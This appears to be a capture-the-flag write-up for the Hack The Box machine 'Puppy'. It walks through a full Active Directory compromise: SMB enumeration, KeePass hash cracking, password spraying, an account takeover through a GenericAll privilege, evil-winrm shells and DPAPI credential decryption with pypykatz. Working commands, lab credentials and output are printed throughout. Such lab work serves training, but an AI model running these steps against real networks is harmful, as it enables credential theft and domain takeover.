HTB - Puppy
HTB - Puppy⌗
Enumeration:⌗
# Nmap 7.95 scan initiated Wed May 28 20:06:49 2025 as: /usr/lib/nmap/nmap -v -p - -Pn -T4 -A -oN nmaptcp puppy.htb
Nmap scan report for puppy.htb (10.10.11.70)
Host is up (0.022s latency).
Not shown: 65513 filtered tcp ports (no-response)
Bug in iscsi-info: no string output.
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-29 07:08:53Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
3260/tcp  open  iscsi?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
58193/tcp open  msrpc         Microsoft Windows RPC
58222/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.011 days (since Wed May 28 19:56:07 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m59s
| smb2-time:
|   date: 2025-05-29T07:10:45
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   21.69 ms 10.10.14.1
2   22.19 ms puppy.htb (10.10.11.70)

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed May 28 20:11:37 2025 -- 1 IP address (1 host up) scanned in 287.51 seconds
User exploit⌗
This machine starts with credentials for the levi.james user on the HTB machine page. Looking at the nmap scan, we see all the usual Active Directory ports. We can start by looking if our user has access to any network shares.
$ smbmap -u levi.james -p 'KingofAkron2025!' -d PUPPY -H 10.10.11.70

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.70:445 Name: puppy.htb                 Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        DEV                                                     READ ONLY       DEV-SHARE for PUPPY-DEVS
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
The DEV share looks promising, so we can have a look to see what’s in there.
$ smbclient "\\\\10.10.11.70\\DEV" -U puppy.htb\\levi.james --password 'KingofAkron2025!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sun Mar 23 03:07:57 2025
  ..                                  D        0  Sat Mar  8 11:52:57 2025
  KeePassXC-2.7.9-Win64.msi           A 34394112  Sun Mar 23 03:09:12 2025
  Projects                            D        0  Sat Mar  8 11:53:36 2025
  recovery.kdbx                       A     2677  Tue Mar 11 22:25:46 2025

                5080575 blocks of size 4096. 1648433 blocks available
smb: \> get recovery.kdbx
getting file \recovery.kdbx of size 2677 as recovery.kdbx (28.7 KiloBytes/sec) (average 3633.4 KiloBytes/sec)
Running file on recovery.kdbx tells us it’s a Keepass password database 2.x KDBX file. We need a password to open it, and so we can use keepass2john to extract the hash and crack it with john.
$ /opt/john/run/keepass2john recovery.kdbx | cut -d ":" -f 2 > puppy.hashes

$ ./john --wordlist=rockyou.txt puppy.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 512/512 AVX512F])
Cost 1 (t (rounds)) is 37 for all loaded hashes
Cost 2 (m) is 65536 for all loaded hashes
Cost 3 (p) is 4 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 0 for all loaded hashes
Will run 12 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Failed to use huge pages (not pre-allocated via sysctl? that's fine)
liverpool        (?)
1g 0:00:00:06 DONE (2025-05-29 12:50) 0.1565g/s 5.634p/s 5.634c/s 5.634C/s tigger..liverpool
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We can then open the file using KeepPassXC.

We can take all of the passwords we just found and put them in a passwords.txt file, and run nxc to enumerate users and put all usernames in a users.txt file.
$ nxc smb -u levi.james -p 'KingofAkron2025!' -d puppy.htb puppy.htb --users
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [+] puppy.htb\levi.james:KingofAkron2025!
SMB         10.10.11.70     445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.70     445    DC               Administrator                 2025-02-19 19:33:28 10      Built-in account for administering the computer/domain
SMB         10.10.11.70     445    DC               Guest                         <never>             7       Built-in account for guest access to the computer/domain
SMB         10.10.11.70     445    DC               krbtgt                        2025-02-19 11:46:15 7       Key Distribution Center Service Account
SMB         10.10.11.70     445    DC               levi.james                    2025-02-19 12:10:56 0
SMB         10.10.11.70     445    DC               ant.edwards                   2025-02-19 12:13:14 0
SMB         10.10.11.70     445    DC               adam.silver                   2025-05-29 07:19:29 5
SMB         10.10.11.70     445    DC               jamie.williams                2025-02-19 12:17:26 5
SMB         10.10.11.70     445    DC               steph.cooper                  2025-02-19 12:21:00 5
SMB         10.10.11.70     445    DC               steph.cooper_adm              2025-03-08 15:50:40 9
SMB         10.10.11.70     445    DC               [*] Enumerated 9 local users: PUPPY
Next, we can try every password with every username to find a set of valid credentials for ant.edwards.
$ nxc smb -u users.txt -p passwords.txt -d puppy.htb --continue-on-success puppy.htb
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
...
SMB         10.10.11.70     445    DC               [+] puppy.htb\ant.edwards:Antman2025!
...
SMB         10.10.11.70     445    DC               [+] puppy.htb\levi.james:KingofAkron2025!
...
Let’s now run BloodHound.py using these credentials and ingest the data in BloodHound to get a better view of where we are.
$ /opt/bloodhound/BloodHound.py/bloodhound.py -c All -d puppy.htb -u ant.edwards -p 'Antman2025!' -ns 10.10.11.70 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: puppy.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.puppy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.puppy.htb
INFO: Found 10 users
INFO: Found 56 groups
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.PUPPY.HTB
INFO: Done in 00M 03S
INFO: Compressing output into 20250529160608_bloodhound.zip
Looking for shortest paths from owned objects, we can see that ant.edwards is a member of the senior devs group, which in turn has the GenericAll privilege over adam.silver. This user is in the remote management users groups which should prove useful to gain an actual shell on the box.

Using the GenericAll privilege, we can change the password of adam.silver, but we have a small thing to take care of first: this user is disabled, so we need to enable it.
# `remove` is because we want to remove an attribute from the user
# `uac` is because we want to remove property flags altering user/computer object behaviour
# `ACCOUNTDISABLE` is the name of the flag we want to remove
$ python bloodyAD.py -d puppy.htb -u ant.edwards -p 'Antman2025!' --host dc.puppy.htb remove uac -f ACCOUNTDISABLE adam.silver
[-] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl
Now that the account is enabled, we can change its passwords and use evil-winrm to connect to the machine. This allows us to get the user.txt flag.
$ net rpc password "adam.silver" 'Password123!' -U "PUPPY"/"ant.edwards"%'Antman2025!' -S "dc.puppy.htb"

$ evil-winrm -i 10.10.11.70 -u adam.silver -p 'Password123!'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.silver\Documents> cd ..
*Evil-WinRM* PS C:\Users\adam.silver> cd Desktop
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> type user.txt
e9041bc7124bafb7c31d7d70752f2c62
Root exploit⌗
Looking around on the file system, we quickly spot the C:\Backups folder which contains the file site-backup-2024-12-30.zip. We can download it from the evil-winrm shell using download site-backup-2024-12-30.zip and unzip it on our machine to find, well, a site backup. There aren’t many files, but one stands out: site-backup/puppy/nms-auth-config.xml.bak.
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
It contains credentials for steph.cooper, which is also a member of the remote management users group, so we can connect to the machine once again using evil-winrm. Looking around on the file system, we eventually stumble across Data Protection API files (DPAPI).
Data Protection Application Programming Interface is a simple cryptographic application programming interface available as a built-in component in Windows 2000 and later versions of Microsoft Windows operating systems. It allows you to encrypt data using information from the current user account or computer.
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> Get-ChildItem -Hidden


    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:54 AM            414 C8D69EBE9A43E9DEBF6B5FBD48B521B9


*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> cd ..
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft> cd protect
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\protect> dir


    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\protect


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d---s-         2/23/2025   2:36 PM                S-1-5-21-1487982659-1829050783-2281216199-1107

*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\protect> cd S-1-5-21-1487982659-1829050783-2281216199-1107
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\protect\S-1-5-21-1487982659-1829050783-2281216199-1107> dir
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\protect\S-1-5-21-1487982659-1829050783-2281216199-1107> gci -Hidden


    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\protect\S-1-5-21-1487982659-1829050783-2281216199-1107


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:40 AM            740 556a2412-1275-4ccf-b721-e6a0b4f90407
-a-hs-         2/23/2025   2:36 PM             24 Preferred
We can extract both files by converting them to base64 (because downloading them through evil-winrm breaks the shell) and save them on our machine.
# We'll base64 decode this and save it into credentials.enc
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> [Convert]::ToBase64String([IO.File]::ReadAllBytes("$(pwd)\C8D69EBE9A43E9DEBF6B5FBD48B521B9"))
AQAAAJIBAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAEiRqVXUSz0y3IeagtPkEBwAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAcgBlAGQAZQBuAHQAaQBhAGwAIABEAGEAdABhAA0ACgAAAANmAADAAAAAEAAAAHEb7RgOmv+9Na4Okf93s5UAAAAABIAAAKAAAAAQAAAACtD/ejPwVzLZOMdWJSHNcNAAAAAxXrMDYlY3P7k8AxWLBmmyKBrAVVGhfnfVrkzLQu2ABNeu0R62bEFJ0CdfcBONlj8Jg2mtcVXXWuYPSiVDse/sOudQSf3ZGmYhCz21A8c6JCGLjWuS78fQnyLW5RVLLzZp2+6gEcSU1EsxFdHCp9cT1fHIHl0cXbIvGtfUdeIcxPq/nN5PY8TR3T8i7rw1h5fEzlCX7IFzIu0avyGPnrIDNgButIkHWX+xjrzWKXGEiGrMkbgiRvfdwFxb/XrET9Op8oGxLkI6Mr8QmFZbjS41FAAAADqxkFzw7vbQSYX1LftJiaf2waSc

*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> cd ..
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft> cd protect
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\protect> cd S-1-5-21-1487982659-1829050783-2281216199-1107

# We'll base64 decode this and save it into protected.enc
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\protect\S-1-5-21-1487982659-1829050783-2281216199-1107> [Convert]::ToBase64String([IO.File]::ReadAllBytes("$(pwd)\556a2412-1275-4ccf-b721-e6a0b4f90407"))
AgAAAAAAAAAAAAAANQA1ADYAYQAyADQAMQAyAC0AMQAyADcANQAtADQAYwBjAGYALQBiADcAMgAxAC0AZQA2AGEAMABiADQAZgA5ADAANAAwADcAAABqVXUSz0wAAAAAiAAAAAAAAABoAAAAAAAAAAAAAAAAAAAAdAEAAAAAAAACAAAAsj8xITRBgEgAZOArghULmlBGAAAJgAAAA2YAAPtTG5NorNzxhcfx4/jYgxj+JK0HBHMu8jL7YmpQvLiX7P3r8JgmUe6u9jRlDDjMOHDoZvKzrgIlOUbC0tm4g/4fwFIfMWBq0/fLkFUoEUWvl1/BQlIKAYfIoVXIhNRtc+KnqjXV7w+BAgAAAIIHeThOAhE+Lw/NTnPdszJQRgAACYAAAANmAAAnsQrcWYkrgMd0xLdAjCF9uEuKC2mzsDC0a8AOxgQxR93gmJxhUmVWDQ3j7+LCRX6JWd1L/NlzkmxDehild6MtoO3nd90f5dACAAAAAAEAAFgAAADzFsU+FoA2QrrPuakOpQmSSMbe5Djd8l+4J8uoHSit4+e1BHJIbO28uwtyRxl2Q7tk6e/jjlqROSxDoQUHc37jjVtn4SVdouDfm52kzZT2VheO6A0DqjDlEB19Qbzn9BTpGG4y7P8GuGyN81sbNoLN84yWe1mA15CSZPHx8frov6YwdLQEg7H8vyv9ZieGhBRwvpvp4gTur0SWGamc7WN590w8Vp98J1n3t3TF8H2otXCjnpM9m6exMiTfWpTWfN9FFiL2aC7Gzr/FamzlMQ5E5QAnk63b2T/dMJnp5oIU8cDPq+RCVRSxcdAgUOAZMxPs9Cc7BUD+ERVTMUi/Jp7MlVgK1cIeipAl/gZz5asyOJnbThLa2ylLAf0vaWZGPFQWaIRfc8ni2iVkUlgCO7bI9YDIwDyTGQw0Yz/vRE/EJvtB4bCJdW+Ecnk8TUbok3SGQoExL3I5Tm2a/F6/oscc9YlciWKEmqQ=
Finally, we can use pypykatz to decrypt the protected data.
# Generate the prekeys from the user password
$ pypykatz dpapi prekey password 'S-1-5-21-1487982659-1829050783-2281216199-1107' 'ChefSteph2025!' | tee prekeys.txt
920e0f1d68d43f927b5a7f897b3e69c9111df81e
9d351b713dd7edd1e992fabc2a2f5d99e978283a
dfe4c75b9905c35833d7458eb3ee3266c9827441
97eac24179a7f6c81860a7a4e789177dfbe52fda

# Use the prekeys to generate a masterkey using the protected.enc file
$ pypykatz dpapi masterkey protected.enc prekeys.txt -o masterkey.json

# Use the masterkey to decrypt the credentials.enc file
$ pypykatz dpapi credential masterkey.json credentials.enc
type : DOMAIN_PASSWORD (2)
last_written : 133859228697062409
target : Domain:target=PUPPY.HTB
username : steph.cooper_adm
unknown4 : b'F\x00i\x00v\x00e\x00t\x00h\x00C\x00h\x00i\x00p\x00O\x00n\x00I\x00t\x00s\x00W\x00a\x00y\x002\x000\x002\x005\x00!\x00'

# Use Python to decode the password
$ python -c 'print(b"F\x00i\x00v\x00e\x00t\x00h\x00C\x00h\x00i\x00p\x00O\x00n\x00I\x00t\x00s\x00W\x00a\x00y\x002\x000\x002\x005\x00!\x00".decode())'
FivethChipOnItsWay2025!
We can then use this new set of credentials to login once again with evil-winrm and get the root.txt flag.
$ evil-winrm -i 10.10.11.70 -u steph.cooper_adm -p FivethChipOnItsWay2025!

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents> cd ..
*Evil-WinRM* PS C:\Users\steph.cooper_adm> cd ..
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/29/2025   2:50 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
455e0f432b4168364410d14d32096170
Resources:⌗
| Hyperlink | Info |
|---|---|
| https://github.com/ShawnDEvans/smbmap | SMBMap |
| https://github.com/openwall/john | John the Ripper |
| https://github.com/keepassxreboot/keepassxc | KeePassXC |
| https://github.com/Pennyw0rth/NetExec | NetExec - The Network Execution Tool |
| https://github.com/CravateRouge/bloodyAD | bloodyAD |
| https://github.com/dirkjanm/BloodHound.py | BloodHound.py |
| https://github.com/SpecterOps/BloodHound | BloodHound Community Edition |
| https://github.com/Hackplayers/evil-winrm | Evil-WinRM |
| https://en.wikipedia.org/wiki/Data_Protection_API | Data Protection API |
| https://github.com/skelsec/pypykatz | pypykatz |